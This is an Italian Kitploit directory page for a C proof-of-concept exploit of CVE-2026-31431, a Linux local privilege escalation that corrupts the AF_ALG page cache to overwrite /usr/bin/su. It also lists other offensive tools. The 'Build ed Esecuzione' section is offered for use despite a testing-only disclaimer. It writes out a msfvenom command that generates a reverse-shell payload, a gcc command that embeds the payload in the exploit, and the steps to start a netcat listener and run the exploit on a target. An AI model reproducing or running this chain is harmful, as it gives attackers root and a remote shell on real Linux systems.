

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-31431 — PoC in C per CVE-2026-31431, una LPE Linux non privilegiata che sfrutta la corruzione della page cache di AF_ALG per sovrascrivere /usr/bin/su e ottenere i privilegi di root. | Kitploit
Strumenti/GitHubGitHub/mcub3/cve-2026-31431
Escalation di PrivilegiFramework di ExploitAnalisi delle VulnerabilitàExploitSviluppo PayloadBinary Exploitation
GitHubmcub3/cve-2026-31431

CVE-2026-31431

PoC in C per CVE-2026-31431, una LPE Linux non privilegiata che sfrutta la corruzione della page cache di AF_ALG per sovrascrivere /usr/bin/su e ottenere i privilegi di root.

Vedi Repository
416 mesi faNon ancora revisionato
Condividi

CVE-2026-31431 (Copy Fail) — PoC in C

LPE banale senza privilegi scrivendo 4 byte controllati nella page cache di qualsiasi file leggibile tramite un bug logico in AF_ALG (kernel 4.14 → inizio 2026).

Corrompi /usr/bin/su in memoria, poi eseguilo → root.

Screenshot dell'exploit

Build ed Esecuzione

# 1. Genera un payload ELF (esempio di reverse shell)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. Compila (statico, strippato, payload incorporato tramite .incbin)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. Avvia prima il listener (nc -lvp <LPORT>), poi esegui l'exploit sull'host di destinazione
./copy_fail_x86

Dettagli Chiave

• CVE: CVE-2026-31431 • CVSS: 7.8 • Fix: commit a664bf3d603d

• Funziona su praticamente tutte le distribuzioni Linux 2017–2026 (contenitori inclusi).

• Tecnica: apre /usr/bin/su con O_RDONLY, abusa della decrittazione AEAD in-place per inserire un payload costruito ad hoc direttamente nella page cache, bypassando il VFS.

• Divulgazione originale e PoC Python da 732 byte → https://copy.fail

Licenza

MIT – vedi LICENSE. Solo per uso didattico/test autorizzati. Usalo a tuo rischio.

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    276

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





